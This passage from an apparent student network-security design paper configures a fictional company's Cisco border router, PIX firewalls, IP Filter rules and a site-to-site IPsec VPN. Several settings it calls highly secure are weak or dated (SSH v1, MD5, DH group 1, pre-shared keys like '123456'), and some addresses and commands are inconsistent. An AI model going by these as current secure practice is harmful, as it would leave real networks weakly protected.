Internet Router(config-ext-nacl)# permit tcp any host 11.11.11.9 eq 80 reflect squid
Internet Router(config-ext-nacl)# evaluate squid
```

Since the Internet PIX firewall is translating addresses, the above section of the access-list is using 11.11.11.0/24 address space, which the PIX will be able to translate to the real 192.168.0.0 address space. This process will be explained in the following sections that describe the firewall's configuration. For now, just trust the table beneath:

```
11.11.11.3    = 192.168.5.10 (Syslog)
11.11.11.4    = 192.168.2.20 (DNS)
11.11.11.5    = 192.168.2.30 (SMTP)
11.11.11.6    = 192.168.1.20 (WWW1)
11.11.11.7    = 192.168.1.30 (WWW2)
11.11.11.8    = 192.168.5.5   (Squid-cache1)
11.11.11.9    = 192.168.5.6   (Squid-cache2)
```

The last line of the access-list will deny all else, and log it:

```
Internet Router(config-ext-nacl)# deny ip any any log-input
```

The last part of this process is to assign this access-list to the outside interface:

```
Internet Router(config)# interface s0/0
Internet Router(config-if)# ip access-group ingress in
```

The above command will let the packet filter scrutinize traffic coming inbound on the serial interface.

2.1.2 Egress Filtering:

Egress filtering will only ensure that the allocated address space that is being used within GIAC Enterprises is allowed outside. This filtering will make GIAC Enterprises a good Internet neighbor by not allowing itself to be launch pad for malicious activity (Fraser, p. 58). Since the Internet firewall is using address translation, all traffic that is going outbound should already have a valid 11.11.11.0/24 address.
This access-list should then be applied inbound on the Ethernet interface:

```
Internet Router(config)# ip access-list  10 permit ip 11.11.11.0 0.0.0.255
Internet Router(config)# interface e1/0
Internet Router(config-if)# ip access-group 10 in
```

2.1.3 Additional Security Measures:

Besides packet filtering, the Internet router can do other actions that will enhance the security of the perimeter. John Tiso's article on securing routers is an excellent resource to harden one's Cisco gear.

First, passwords should be used to control access to the device:

```
Internet Router(config)# line console 0
Internet Router(config-line)# password ********
```

Above sets the console password.

```
Internet Router(config)# line vty 0 4
Internet Router(config-line)# password ********
```

Above sets the password for remote access.

```
Internet Router(config)# enable secret ********
```

Above lists the command used to set the password for the privileged executive mode of the router.

```
Internet Router(config)# no snmp enable
```

The above disables SNMP traffic, which is known to have security exploits.

```
Internet Router(config)# no ip source-route
```

The above command allows the router to chose the routed path, not the packet.

```
Internet Router(config)# no service udp-small-servers
Internet Router(config)# no service tcp-small-servers
```

These commands above will drop packets associated with echo, discard, chargen, and daytime services.

```
Internet Router(config)# service password encryption
```

The above command provides better protection to encrypt the enable password on the router.

```
Internet Router(config)# no service finger
```

Finger should be disallowed because it provides information on who is logged into the router. This information can be dangerous in the wrong hands.

```
Internet Router(config)# no ip http
```

HTTP should not be allowed for router configuration. The router should only be configured by console or from a telnet session from the inside.

Network Time Protocol (NTP) will also be disabled, since it is not used:

```
Internet Router(config)# no ntp enable
```

DNS lookups are not typically useful on a router, so this service will also be revoked:

```
Internet Router(config)#  no ip domain-lookup
```

A fairly obscure feature in Cisco IOS is TCP intercept. Configured correctly, the following set of commands can greatly help protect against denial of service attacks:

```
Internet Router(config)# ip tcp intercept mode intercept
Internet Router(config)# access-list 120 permit tcp any 11.11.11.0 0.0.0.255
Internet Router(config)# ip tcp intercept list 120
Internet Router(config)# ip tcp intercept max-incomplete high 200
```

Above, the access-list states any source communicating with hosts on the 11.11.11.0/24 (using TCP connections only) can only have 200 half-open connections maximum. The 'high 200' portion of the command set is just a basic guess. Administrators should customize this number after doing some investigative work about their network to optimize performance.

The IT department at GIAC wants to only permit the IDS/Syslog machine to be able to remotely administer the Internet router. Recall that the Internet firewall translates the real address of 192.168.5.10 on the Maintenance network to 11.11.11.3. Below is how to lock down telnet access using an access-list to define access classes:

```
Internet Router(config)# access-list 11 permit ip 11.11.11.3 0.0.0.0
```

```
Internet Router(config)# line vty 0 4
Internet Router(config-line)# access-class 11 in
```

The following commands should be added to the serial interface of the router:

```
Internet Router(config-if)# no ip direct-broadcast
Internet Router(config-if)# no ip unreachables
Internet Router(config-if)# no ip redirects
Internet Router(config-if)# no cdp enable
Internet Router(config-if)# mac-address 0090.2778.F323
```

The first line aids against denial of service attacks that use broadcast traffic, such as a smurf attack. The second command will instruct the router to not give out ICMP unreachable messages, thus making it (and everything behind it) harder to detect. IP redirects are not necessary, so they are disabled. The Cisco Discovery Protocol is also prohibited from running, especially on the serial interface, because this router should not be announcing itself as a Cisco device to the general Internet population. Changing the MAC address (in software) of the serial interface is accomplished in the last statement. This modification will help promote obscurity by making the router look like an Intel NIC (the MAC address shown is that of the author's PC, not a Cisco router).

Logging will also be added to the router's security measures. Remember that 11.11.11.3 is translated to 192.168.5.10 shown later on in the PIX configuration.

```
Internet Router(config)# logging buffered 7
Internet Router(config)# logging 11.11.11.3
```

Finally, a banner message should be displayed to warn anyone logging onto the router:

```
Internet Router(config)# banner login ^ Warning: This resource is for authorized
use only……etc., etc. ^
```

The full scope of the message is too long, but the point should be evident.

2.1.4 Routing:

Since the Internet router has only one connection to the Internet, no routing protocol will be used. The Internet firewall is translating all traffic going to the router as an 11.11.11.0/28 address, thus the router does not need a route to any network that lies behind it. The router will think all traffic is local to it's Ethernet interface, which it already knows how to access. Only traffic going out onto the Internet will need a route, and this can be done with simply one command:

```
Internet Router(config)# ip route 0.0.0.0 0.0.0.0 1.1.1.1
```

The address 1.1.1.1 is the next hop router, which belongs to GIAC's ISP provider. This next hop router should know more about the Internet hierarchy, and thus have a better chance of knowing the correct path. The above statement is known as a default route. A default route is all that is needed, because all packets really have no choice but to go to the ISP's router.


2.2 Internet Firewall:

Directly behind the Internet router resides the Internet firewall. Hopefully, the router has filtered most junk traffic, and the firewall's job is to make sure the more refined attacks get blocked from entering the network.

Before configuration begins, the PIX needs to have a few items identified such as:

- Security zones for the interfaces
- Which traffic gets permitted in and out of each interface
- Which networks get translated, and what they are translated to

The diagram below should aid in understanding the design goals of this perimeter device:



The outside interface, going to the Internet, is considered the most at risk. This interface has been identified as the non-secure link here, and an overwhelming majority of attacks will come on this interface. In Cisco terminology, interfaces are rated on a scale of 0-100, 0 being completely non-secure, and 100 being the most secure. Security zone 0 is the outside interface. The inside is what is being protected, so the inside interface will be assigned a security rating of 100. The Service and WWW networks are pretty much considered the same, but the GIAC team has decided that the Service will be granted a security measure of 30, while the WWW gets a 60. By default, any host on a higher security zone can communicate with any host residing on a lower security interface. However, a lower host cannot talk to a higher host. For example, anything on the inside can initiate traffic to hosts on the Service, WWW, or outside network by default.

Now that all of the security zones have been identified, the PIX can be configured to reflect this, as well as have IP addresses assigned to the individual interfaces. Begin by accessing enable mode and getting to global configuration mode:

```
Internet Firewall> enable
Password: ********
Internet Firewall# configure terminal
Internet Firewall(config)#
```

At this time, the firewall will have the security zone information entered:

```
Internet Firewall(config)# nameif Ethernet0 outside security0
Internet Firewall(config)# nameif Ethernet1 inside security100
Internet Firewall(config)# nameif Ethernet2 service security30
Internet Firewall(config)# nameif Ethernet3 www security60
```

Following the security zones comes matching an IP address with each interface:

```
Internet Firewall(config)# ip address outside 11.11.11.1 255.255.255.0
Internet Firewall(config)# ip address inside 192.168.3.1 255.255.255.0
Internet Firewall(config)# ip address service 192.168.2.1 255.255.255.0
Internet Firewall(config)# ip address www 192.168.1.1 255.255.255.0
```

The following item to be addressed is which traffic gets permitted onto each interface. All web traffic coming from the Internet should only be permitted onto the WWW network. Keep in mind however, that the real identity of the web servers will be hidden from the outside. In the following example, web traffic is permitted via access-lists to a translated address, which is then processed by the PIX using the static command. In the same manner DNS traffic to the external DNS server will be permitted, as well as SMTP traffic to the external mail server. Finally, syslog traffic from the Internet router will be able to pass through to the Syslog server on the 192.168.5.0/24 Maintenance network.

```
Internet Firewall(config)# access-list inet_acl permit tcp any host 11.11.11.6 eq 80
```

```
Internet Firewall(config)# access-list inet_acl permit tcp any host 11.11.11.7 eq 80
Internet Firewall(config)# access-list inet_acl permit tcp any host 11.11.11.6 eq 443
Internet Firewall(config)# access-list inet_acl permit tcp any host 11.11.11.7 eq 443
Internet Firewall(config)# access-list inet_acl permit tcp host 1.1.1.50 host 11.11.11.4
eq 53
Internet Firewall(config)# access-list inet_acl permit udp any host 11.11.11.4 eq 53
Internet Firewall(config)# access-list inet_acl permit tcp any host 11.11.11.5 eq 25
Internet Firewall(config)# access-list inet_acl permit udp host 11.11.11.2 host
11.11.11.3 eq 514
Internet Firewall(config)# access-list inet_acl deny icmp any any
Internet Firewall(config)# access-group inet_acl in interface outside
```

IP address 1.1.1.50 is the ISP's DNS server, which provides DNS zone transfers on TCP port 53. The access-group command applies the access-list to an interface either inbound or outbound. All the examples for this firewall inspect the traffic inbound. ICMP will be blocked as well. An implicit "deny all" will block everything else trying to come in from the Outside interface of the Internet firewall.

```
Internet Firewall(config)# static(www,outside) 11.11.11.6 192.168.1.20 netmask
255.255.255.255
Internet Firewall(config)# static(www,outside) 11.11.11.7 192.168.1.30 netmask
255.255.255.255
Internet Firewall(config)# static(service,outside) 11.11.11.4 192.168.2.20 netmask
255.255.255.255
Internet Firewall(config)# static(service,outside) 11.11.11.5 192.168.2.30 netmask
255.255.255.255
```

The static commands above instruct the firewall to translate one address to another, such as 11.11.11.6 to 192.168.1.20 on the first line.

The next interface that will be examined is the WWW network. The only traffic that should be initiated towards the inside is Sybase traffic (which uses TCP port 1498 by default) going to the database network, and syslog traffic coming from the web servers and IDS sensor. Traffic from the WWW network to the Service network will not be permitted.

```
Internet Firewall(config)# access-list www_acl deny ip 192.168.1.0 255.255.255.0
192.168.2.0 255.255.255
Internet Firewall(config)# access-list www_acl permit tcp host 192.168.1.20 host
192.168.4.20 eq 1498
Internet Firewall(config)# access-list www_acl permit tcp host 192.168.1.20 host
192.168.4.30 eq 1498
Internet Firewall(config)# access-list www_acl permit tcp host 192.168.1.30 host
192.168.4.20 eq 1498
Internet Firewall(config)# access-list www_acl permit tcp host 192.168.1.30 host
192.168.4.30 eq 1498
```

```
Internet Firewall(config)# access-list www_acl permit udp host 192.168.1.20 host
192.168.5.10 eq 514
Internet Firewall(config)# access-list www_acl permit udp host 192.168.1.30 host
192.168.5.10 eq 514
Internet Firewall(config)# access-list www_acl permit udp host 192.168.1.10 host
192.168.5.10 eq 514
```

Return traffic with HTTP and SSL traffic will be permitted with the following commands on the www_acl:

```
Internet Firewall(config)# access-list www_acl permit tcp host 192.168.1.20 eq 80
any
Internet Firewall(config)# access-list www_acl permit tcp host 192.168.1.30 eq 80
any
Internet Firewall(config)# access-list www_acl permit tcp host 192.168.1.20 eq 443
any
Internet Firewall(config)# access-list www_acl permit tcp host 192.168.1.30 eq 443
any
```

All traffic internally will be accepted, and the access-list is applied inbound to the WWW interface of the firewall:

```
Internet Firewall(config)# access-list www_acl permit ip 192.168.1.0 255.255.255.0
192.168.0.0 255.255.0.0
Internet Firewall(config)# access-group www_acl in interface www
```

The Service network will only have syslog traffic initiated to host 192.168.5.10:

```
Internet Firewall(config)# access-list service_acl permit udp host 192.168.1.10 host
192.168.5.10 eq 514
Internet Firewall(config)# access-list service_acl permit udp host 192.168.1.20 host
192.168.5.10 eq 514
Internet Firewall(config)# access-list service_acl permit udp host 192.168.1.30 host
192.168.5.10 eq 514
```

SMTP and DNS (UDP) traffic will be permitted back to the Internet, and DNS (TCP) will be permitted back only to the ISP's DNS 1.1.1.50 with the following:

```
Internet Firewall(config)# access-list service_acl permit udp host 192.168.2.20 eq 53
any
Internet Firewall(config)# access-list service_acl permit tcp host 192.168.2.30 eq 25
any
Internet Firewall(config)# access-list service_acl permit tcp host 192.168.2.20 eq 53
host 1.1.1.50
```

Traffic from the Service network will be permitted internally, then the access-list will be applied to the PIX:

```
Internet Firewall(config)# access-list service_acl permit ip 192.168.2.0 255.255.255.0
192.168.0.0 255.255.0.0
Internet Firewall(config)# access-group service_acl in interface service
```

> ***NOTE:*** *Applying access-lists on the outside, WWW, and Service network interfaces of the PIX render its stateful capabilities inoperable. Once an access-list has been applied to an interface, then it takes precedence over all traffic flows, whether it belongs to an established TCP session or not. This fact explains why traffic explicitly permitted from the outside to the WWW or Service network must in turn be specifically be permitted back out.*

2.2.1 Routing on Internet Firewall:

The PIX will not be using any routing protocols, so everything must be added with static routes:

```
Internet Firewall(config)# route outside 0 0 11.11.11.2
Internet Firewall(config)# route inside 192.168.0.0 192.168.3.2
```

The first route statement is a default route for everything on the Internet, and the second command sends all traffic to internal networks to the IP Filter firewall. The Service and WWW networks are directly connected, so the PIX knows how to route to those networks.

2.2.2 Additional Security Measures:

To ensure that RIP routing is disabled on all interfaces, the following commands should be entered:

```
Internet Firewall(config)# no rip outside passive
Internet Firewall(config)# no rip outside default
Internet Firewall(config)# no rip www passive
Internet Firewall(config)# no rip www default
Internet Firewall(config)# no rip service passive
Internet Firewall(config)# no rip service default
Internet Firewall(config)# no rip inside passive
Internet Firewall(config)# no rip inside default
```

Setting passwords on the firewall is of the utmost importance:

```
Internet Firewall(config)# passwd ********
Internet Firewall(config)# enable password ********
```

The second password command is for privileged executive mode on the PIX, where configurations can be modified.

While on the subject of passwords, access to this device should be limited. Unlike Cisco routers, the PIX appliance supports SSH version 1 for encrypted, authenticated access. GIAC Enterprises will not bother with telnet on the PIX, and will solely use SSH technology for remote access. In addition, only the Maintenance network hosts will be able to connect to this PIX.

```
Internet Firewall(config)# domain-name PIX
Internet Firewall(config)# ca generate rsa key 1024
Internet Firewall(config)# ca save all
```

The above commands enable a key to be generated by the firewall that SSH will use. Once this task is completed, SSH commands can be entered:

```
Internet Firewall(config)# ssh 192.168.5.0 255.255.255.0 inside
Internet Firewall(config)# ssh timeout 2
```

The last statement above will timeout all idle connections lasting longer than 2 minutes.

The next statements protect against TCP SYN Flood Attacks and fragmented attacks:


```
Internet Firewall(config)# floodguard
Internet Firewall(config)# sysopt security fragguard
```

Logging to the syslog server will be added as well:

```
Internet Firewall(config)# logging on
Internet Firewall(config)# logging buffered 7
Internet Firewall(config)# logging host inside 192.168.5.10
```

2.3 IP Filter Firewall:

The configuration for the IP Filter firewall will be briefly inspected to get a good understanding of its purpose. No traffic from the E-Commerce network should be initiated onto the internal side of the IP Filter firewall, on interface X12 (i.e., no traffic from web servers or the Service network should begin conversations with any host on the Maintenance or Core networks), with the exception of syslog traffic. The diagram on the next page should help illustrate the configuration commands:



The first rule below applies only to traffic going out of the X10 interface of the firewall. If a packet is not going out this interface, then all the following rules get ignored, making the process engine of the firewall more efficient. Grouping brings about this efficiency. If traffic is going out of the X10 interface, it will be checked against all the rules that are part of group 10 (per the 'head 10 instruction); all else is blocked and logged. Below, the next two rules state only web traffic from the web proxies can initiate with a SYN packet. Once the SYN packet is passed, the firewall will keep state on the connection. All following packets for this session will be permitted in and out of the firewall. The last two rules permit the Maintenance network (192.168.5.0/24) to initiate connections to all E-Commerce networks. The 192.168.6.0/24 network, where the core servers reside, will be able to initiate connections to the Service network. As mentioned prior, the keep state argument will permit all traffic belonging to a particular session, and disallow everything else. The 'keep frags' part of the command will keep track of fragmented packets (some network security devices do not inspect if a packet is fragmented or not).

```
block out log quick on x10 all head 10
pass out quick on x10 proto tcp from 192.168.5.5/32 to any port = 80 flags S keep
state keep frags group 10
pass out quick on x10 proto tcp from 192.168.5.6/32 to any port = 80 flags S keep
state keep frags group 10
pass out quick on x10 from 192.168.5.0 /24 to 192.168.0.0/16 keep state keep frags
group 10
pass out quick on x10 from 192.168.6.0/24 to 192.168.2.0/24 flags S keep state
keep frags group 10
```

The following rule set is modeled in the same fashion as the one before it. A rule group is used again to match all traffic destined to go out the X11 interface. The first four "pass out quick" rules simply state that the web servers on the WWW network can initiate a connection to the database servers only on the default Sybase port, TCP 1498. The next two entries allow the Research and

Development department to connect to the database servers in any manner they wish, however the state will be maintained. The last entry permits the Maintenance network to access the entire Database network.

```
block out log quick on x11 all head 11
pass out quick on x11 proto tcp from 192.168.1.20/32 to 192.168.4.20/32 port =
1498 flags S keep state keep frags group 11
pass out quick on x11 proto tcp from 192.168.1.30/32 to 192.168.4.20/32 port =
1498 flags S keep state keep frags group 11
pass out quick on x11 proto tcp from 192.168.1.20/32 to 192.168.4.30/32 port =
1498 flags S keep state keep frags group 11
pass out quick on x11 proto tcp from 192.168.1.30/32 to 192.168.4.30/32 port =
1498 flags S keep state keep frags group 11
pass out quick on x11 from 192.168.20.0/24 to 192.168.4.20/32 keep state keep
frags group 11
pass out quick on x11 from 192.168.20.0/24 to 192.168.4.30/32 keep state keep
frags group
11
pass out quick on x11 from 192.168.5.0/24 to 192.168.4.0/24 keep state keep frags
group 11
```


The rules below permit which traffic can be allowed into the internal part of the firewall. This next section of rules is also fashioned the same way, with rule groups. All these rules do the same task, permit syslog traffic from the IDS sensors, routers, firewalls and servers onto the main Syslog server located on the Maintenance network.

```
block out log quick on x12 head 12
pass out quick on x12 proto udp from 192.168.1.0/24 to 192.168.5.10/32 port = 514
keep state keep frags group 12
pass out quick on x12 proto udp from 192.168.2.0/24 to 192.168.5.10/32 port = 514
keep state keep frags group 12
pass out quick on x12 proto udp from 192.168.3.0/24 to 192.168.5.10/32 port = 514
keep state keep frags group 12
pass out quick on x12 proto udp from 192.168.4.0/24 to 192.168.5.10/32 port = 514
keep state keep frags group 12
pass out quick on x12 proto udp from 172.16.1.0/24 to 192.168.5.10/32 port = 514
keep state keep frags group 12
pass out quick on x12 proto udp from 172.16.2.0/24 to 192.168.5.10/32 port = 514
keep state keep frags group 12
pass out quick on x12 proto udp from 172.16.3.0/24 to 192.168.5.10/32 port = 514
keep state keep frags group 12
```

Again, the beginning of all three sections of rules will block and log all traffic that does not match the “head” part. This configuration makes the IP Filter firewall a very secure and robust security device, with excellent stateful inspection capabilities. The “IP Filter Based Firewalls HOWTO” document is an invaluable resource for configuring an IP Filter firewall.

2.4 The VPN Network:

The VPN network will be established between the PIX firewall devices, per the online document "IPSEC: Simple PIX-to-PIX VPN Configuration". The diagram below should assist in explaining the configurations. To save time and space, only the connection between GIAC Enterprises and the supplier site will be shown (the other two VPN sites are configured in an identical manner):



2.4.1 The GIAC PIX Firewall:

GIAC Enterprise's firewall will have it's interfaces configured like so:

```
VPN Firewall(config)# nameif ethernet0 outside security0
VPN Firewall(config)# nameif ethernet1 inside security100
```

IP addresses are configured as such:

```
VPN Firewall(config)# ip address outside 14.14.14.1 255.255.255.248
VPN Firewall(config)# ip address inside 192.168.4.1 255.255.255.0
```

The next item defined is type of traffic that will get encrypted across the VPN. This is done using Cisco IOS access-list commands, but is referred to as a crypto list. The goal is to only allow Sybase traffic, which uses TCP port 1498. The only traffic that needs to be permitted back is traffic with a TCP source port of 1498:

```
VPN Firewall(config)# access-list supplier_crypto permit tcp 192.168.4.20
255.255.255.255 eq 1498 172.16.1.0 255.255.255.0 range gt 1024
VPN Firewall(config)# access-list supplier_crypto permit tcp 192.168.4.30
255.255.255.255 eq 1498 172.16.1.0 255.255.255.0 range gt 1024
```

The destination port has to be higher than 1024 because a client will not establish a connection on a well-known server port (which is anything between 1-1024).

Traffic going to and from the VPN sites should not be translated; therefore the configuration will not allow NAT of the Database network to any of the distant end sites. This matter is handled as well with an access-list accompanied by a NAT statement on the PIX. A NAT value of 0 means not to translate.

```
VPN Firewall(config)# access-list no_nat_data permit ip 192.168.4.0 255.255.255.0
172.16.0.0 255.255.0.0
VPN Firewall(config)# nat (inside) 0 access-list no_nat_data
```

The first command below states that the access-group will be bypassed for all IPSEC traffic coming in. The second command states that the incoming interface will decide which interface packets should go to, and what the next hop is.

```
VPN Firewall(config)# sysopt connection permit-ipsec
VPN Firewall(config)# no sysopt route dnat
```

The next item addressed will be the security associations. Security associations are the highest set of matching criteria used to establish a VPN tunnel. Due to the security concerns surrounding VPNs, GIAC Enterprises insists that only a highly secure security association will be acceptable:

```
VPN Firewall(config)# crypto ipsec transform-set GIAC_SA esp-3des esp-md5-hmac
```

Using IPSEC, the only transform set accepted will utilize 3DES encryption and Encapsulated Security Protocol (ESP) to encapsulate the entire IP frame. ESP was chosen so the entire packet would be encapsulated, including the header.

The following commands are specific only to the supplier site:

```
VPN Firewall(config)# crypto map supplier_map 20 ipsec-isakmp
```

The next command instructs which traffic will be encrypted, as listed in the previously mentioned supplier_crypto access-list:

```
VPN Firewall(config)# crypto map supplier_map 20 match address supplier_crypto
```

The statement below matches the distant end firewall that this firewall will establish the VPN with:

```
VPN Firewall(config)# crypto map supplier_map 20 set peer 11.11.11.1
```

The last crypto map command will dictate which security association will be used, in GIAC's case they only have one:

```
VPN Firewall(config)# crypto map supplier_map 20 set transform-set GIAC_SA
```

The only other item needed now are the isakmp keys and properties. Since the VPN will be established between the outside interfaces of the firewalls, isakmp must be enabled on this interface:

```
VPN Firewall(config)# isakmp enable outside
```

Next is the key pair that must be identical at both ends of the VPN peers:

```
VPN Firewall(config)# isakmp key 123456 address 11.11.11.1 netmask
255.255.255.255
```

The IP address of the distant end will be used to identify the peer:

```
VPN Firewall(config)# isakmp identity address
```

ISAKMP policy applies to all tunnels. The following command states that pre-shared keys will be used, in this case the 123456, from two commands ago:

```
VPN Firewall(config)# isakmp policy 10 authentication pre-share
```

Next, the policy dictates the level of encryption used:

```
VPN Firewall(config)# isakmp policy 10 encryption 3des
```

Following is the hash, in this case MD5:

```
VPN Firewall(config)# isakmp policy 10 hash md5
```

Group and lifetime values are added last. The lifetime states how often the keys will be re-keyed, the value is in seconds.

```
VPN Firewall(config)# isakmp policy 10 group 1
VPN Firewall(config)# isakmp policy 10 lifetime 3000
```

Similar configurations are used for the other two VPN sites, the partner and acquisition:

```
VPN Firewall(config)# access-list partner_crypto permit tcp 192.168.4.20
255.255.255.255 eq 1498 172.16.2.0 255.255.255.0 range gt 1024
VPN Firewall(config)# access-list partner_crypto permit tcp 192.168.4.30
255.255.255.255 eq 1498 172.16.2.0 255.255.255.0 range gt 1024
VPN Firewall(config)# access-list acq_crypto permit tcp 192.168.4.20
255.255.255.255 eq 1498 172.16.3.0 255.255.255.0 range gt 1024
VPN Firewall(config)# access-list acq_crypto permit tcp 192.168.4.30
255.255.255.255 eq 1498 172.16.3.0 255.255.255.0 range gt 1024

VPN Firewall(config)# crypto map partner_map 30 ipsec-isakmp
VPN Firewall(config)# crypto map partner_map 30 match address partner_crypto
VPN Firewall(config)# crypto map partner_map 30 set peer 12.12.12.1
VPN Firewall(config)# crypto map partner_map 30 set transform-set GIAC_SA
VPN Firewall(config)# crypto map acq_map 40 ipsec-isakmp
VPN Firewall(config)# crypto map acq_map 40 match address acq_crypto
VPN Firewall(config)# crypto map acq_map 40 set peer 13.13.13.1
VPN Firewall(config)# crypto map acq_map 40 set transform-set GIAC_SA

VPN Firewall(config)# isakmp key qwerty address 12.12.12.1 netmask
255.255.255.255
VPN Firewall(config)# isakmp key !@#$%^ address 13.13.13.1 netmask
255.255.255.255
```

Syslog is always a concern, and the logs of the VPN routers are important. Using the access-list and static commands, the VPN firewall will permit syslog traffic through the outside interface. The firewall itself will log to the syslog server.

```
VPN Firewall(config)# access-list router_syslog permit udp host 14.14.14.2 host
14.14.14.3 eq 514
VPN Firewall(config)# access-group router_syslog in interface outside
VPN Firewall(config)# static (inside,outside) 14.14.14.3 192.168.4.10 netmask
255.255.255.255
```

2.4.2 Distant End VPN Firewall:

At the distant end's firewall, a very similar configuration is used, except everything it is the exact opposite. For brevity, only the supplier's configuration will be shown:

```
Supplier Firewall(config)# nameif ethernet0 outside security0
Supplier Firewall(config)# nameif ethernet1 inside security100
Supplier Firewall(config)# ip address outside 11.11.11.1 255.255.255.248
Supplier Firewall(config)# ip address inside 172.16.1.1 255.255.255.0
```

Note that Sybase is the destination port going from the distant end to GIAC. Also, syslog traffic is being sent across the VPN to 192.168.4.10 (a syslog server):

```
Supplier Firewall(config)# access-list GIAC_crypto permit tcp 172.16.1.0
255.255.255.0 192.168.4.20 255.255.255.255 eq 1498
Supplier Firewall(config)# access-list GIAC_crypto permit tcp 172.16.1.0
255.255.255.0 192.168.4.30 255.255.255.255 eq 1498
Supplier Firewall(config)# access-list GIAC_crypto permit udp 172.16.1.0
255.255.255.0 192.168.4.10 255.255.255.255 eq 514
Supplier Firewall(config)# access-list no_nat_GIAC permit ip 172.16.1.0
255.255.255.0 192.168.4.0 255.255.255.0
Supplier Firewall(config)# nat (inside) 0 access-list no_nat_GIAC
Supplier Firewall(config)# sysopt connection permit-ipsec
Supplier Firewall(config)# no sysopt route dnat
Supplier Firewall(config)# crypto ipsec transform-set GIAC_SA esp-3des esp-md5-
hmac
Supplier Firewall(config)# crypto map GIAC_map 50 ipsec-isakmp
Supplier Firewall(config)# crypto map GIAC_map 50 match address GIAC_crypto
Supplier Firewall(config)# crypto map GIAC_map 50 set peer 14.14.14.1
Supplier Firewall(config)# crypto map GIAC_map 50 set transform-set GIAC_SA
Supplier Firewall(config)# isakmp enable outside
```

Note how the isakmp keys on the firewalls match:

```
Supplier Firewall(config)# isakmp key 123456 address 14.14.14.1 netmask
255.255.255.255
